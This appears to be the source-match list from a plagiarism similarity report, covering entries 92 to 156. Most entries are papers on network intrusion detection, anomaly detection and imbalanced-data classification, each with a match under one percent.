92	Georgios Spanos, Konstantinos M. Giannoutakis, Konstantinos Votis, Dimitrios Tzovaras. "Combining Statistical and Machine Learning Techniques in IoT Anomaly Detection for Smart Homes", 2019 IEEE 24th International Workshop on Computer Aided	<1 %

	Modeling and Design of Communication Links and Networks (CAMAD), 2019 Publication	
93	Submitted to University of Wisconsin Extension Student Paper	<1 %
94	core.ac.uk Internet Source	<1 %
95	dr.ntu.edu.sg Internet Source	<1 %
96	fetalmedicine.org Internet Source	<1 %
97	repository.smuc.edu.et Internet Source	<1 %
98	"Data Science and Security", Springer Science and Business Media LLC, 2021 Publication	<1 %
99	"Unsw-Nb15 Dataset and Machine Learning Based Intrusion Detection Systems", International Journal of Engineering and Advanced Technology, 2020 Publication	<1 %
100	Chao-Ran Wang, Xin-Hui Shao. "An improving majority weighted minority oversampling technique for imbalanced classification problem", IEEE Access, 2020 Publication	<1 %

101	Jung-San Lee, Ying-Chin Chen, Chit-Jie Chew, Chih-Lung Chen, Thu-Nguyet Huynh, Chung-Wei Kuo. "CoNN-IDS: Intrusion detection system based on collaborative neural networks and agile training", Computers & Security, 2022 Publication	<1 %
102	Khattab M.. "Chapter 7 Intrusion Detection System and Artificial Intelligent", IntechOpen, 2011 Publication	<1 %
103	Man Young Rhee. "Wireless Mobile Internet Security", Wiley, 2013 Publication	<1 %
104	Zengri Zeng, Baokang Zhao, Weizhi Meng, Han-Chieh Chao, Ilsun You, Kuo-Hui Yeh. "Towards Intelligent Attack Detection Using DNA Computing", ACM Transactions on Multimedia Computing, Communications, and Applications, 2022 Publication	<1 %
105	bmcpulmmed.biomedcentral.com Internet Source	<1 %
106	hal.archives-ouvertes.fr Internet Source	<1 %
107	lib.buet.ac.bd:8080 Internet Source	<1 %

108	repository.tudelft.nl Internet Source	<1 %
109	researchbank.rmit.edu.au Internet Source	<1 %
110	www.manualslib.com Internet Source	<1 %
111	"Advances in Computing and Data Sciences", Springer Science and Business Media LLC, 2018 Publication	<1 %
112	"Quality of Information and Communications Technology", Springer Science and Business Media LLC, 2022 Publication	<1 %
113	Chaouki Khammassi, Saoussen Krichen. "A NSGA2-LR wrapper approach for feature selection in network intrusion detection", Computer Networks, 2020 Publication	<1 %
114	Santosh Singh Rathore, Satyendra Singh Chouhan, Dixit Kumar Jain, Aakash Gopal Vachhani. "Generative Oversampling Methods for Handling Imbalanced Data in Software Fault Prediction", IEEE Transactions on Reliability, 2022 Publication	<1 %

115	Seung Hyun Lee, Jaeho Son. "Development of a Safety Management System Tracking the Weight of Heavy Objects Carried by Construction Workers Using FSR Sensors", Applied Sciences, 2021 Publication	<1 %
116	dspace.library.uvic.ca Internet Source	<1 %
117	www.hindawi.com Internet Source	<1 %
118	www.hwsamuel.com Internet Source	<1 %
119	www.stata.com Internet Source	<1 %
120	"AI in Cybersecurity", Springer Science and Business Media LLC, 2019 Publication	<1 %
121	"Mobile, Ubiquitous, and Intelligent Computing", Springer Science and Business Media LLC, 2014 Publication	<1 %
122	Submitted to BITS, Pilani-Dubai Student Paper	<1 %
123	Chien-Liang Liu, Po-Yen Hsieh. "Model-Based Synthetic Sampling for Imbalanced Data", IEEE	<1 %

	Transactions on Knowledge and Data Engineering, 2020 Publication	
124	Feng Zhou, Xin Du, Wenli Li, Zhihui Lu, Jie Wu. "NIDD: an intelligent network intrusion detection model for nursing homes", Journal of Cloud Computing, 2022 Publication	<1 %
125	Giulia Minolfi, Attila Petrik, Stefano Albanese, Annamaria Lima, Claudia Cannatelli, Carmela Rezza, Benedetto De Vivo. "The distribution of Pb, Cu and Zn in topsoil of the Campanian Region, Italy", Geochemistry: Exploration, Environment, Analysis, 2019 Publication	<1 %
126	Submitted to Jawaharlal Nehru University (JNU) Student Paper	<1 %
127	Submitted to Limerick Institute of Technology Student Paper	<1 %
128	Submitted to University of Northumbria at Newcastle Student Paper	<1 %
129	Submitted to University of Wales Swansea Student Paper	<1 %
130	doc.lagout.org Internet Source	<1 %

131	ebin.pub Internet Source	<1 %
132	era.ed.ac.uk Internet Source	<1 %
133	fox.leuphana.de Internet Source	<1 %
134	moam.info Internet Source	<1 %
135	www.diva-portal.org Internet Source	<1 %
136	www.ncbi.nlm.nih.gov Internet Source	<1 %
137	www.q-blogs.com Internet Source	<1 %
138	"Wired/Wireless Internet Communications", Springer Science and Business Media LLC, 2018 Publication	<1 %
139	Communications in Computer and Information Science, 2015. Publication	<1 %
140	Submitted to Istanbul Aydin University Student Paper	<1 %
141	M. Chizhova, D. Korovin, A. Gurianov, M. Brodovskii, A. Brunn, U. Stilla, T. Luhmann.	<1 %

"PROBABILISTIC RECONSTRUCTION OF ORTHODOX CHURCHES FROM PRECISION POINT CLOUDS USING BAYESIAN NETWORKS AND CELLULAR AUTOMATA", ISPRS - International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences, 2017
Publication

142	Michael Heigl, Kumar Ashutosh Anand, Andreas Urmann, Dalibor Fiala, Martin Schramm, Robert Hable. "On the Improvement of the Isolation Forest Algorithm for Outlier Detection with Streaming Data", Electronics, 2021 Publication	<1 %
143	Submitted to The Hong Kong Polytechnic University Student Paper	<1 %
144	biblio.ugent.be Internet Source	<1 %
145	dai.lids.mit.edu Internet Source	<1 %
146	pdfs.semanticscholar.org Internet Source	<1 %
147	Ajay Kumar, Amita Rani. "Chapter 36 LSTM-Based IDS System for Security of IoT",	<1 %

Springer Science and Business Media LLC, 2022
Publication

148 Submitted to City and Islington College, London
Student Paper <1%

149 Franciele Marques Tolentino, Maria de Lourdes Bueno Trindade Galo. "Selecting features for LULC simultaneous classification of ambiguous classes by artificial neural network", Remote Sensing Applications: Society and Environment, 2021
Publication <1%

150 Lecture Notes in Computer Science, 2015.
Publication <1%

151 Mwenge Mulenga, Sameem Abdul Kareem, Aznul Qalid Md Sabri, Manjeevan Seera et al. "Feature Extension of Gut Microbiome Data for Deep Neural Network Based Colorectal Cancer Classification", IEEE Access, 2021
Publication <1%

152 Wei Zong, Yang-Wai Chow, Willy Susilo. "Interactive three-dimensional visualization of network intrusion detection data for machine learning", Future Generation Computer Systems, 2020
Publication <1%

153	sciencepubco.com Internet Source	<1 %
154	tel.archives-ouvertes.fr Internet Source	<1 %
155	www.healthtechzone.com Internet Source	<1 %
156	www.nveo.org Internet Source	<1 %

Exclude quotes	On	Exclude matches	< 14 words
Exclude bibliography	On		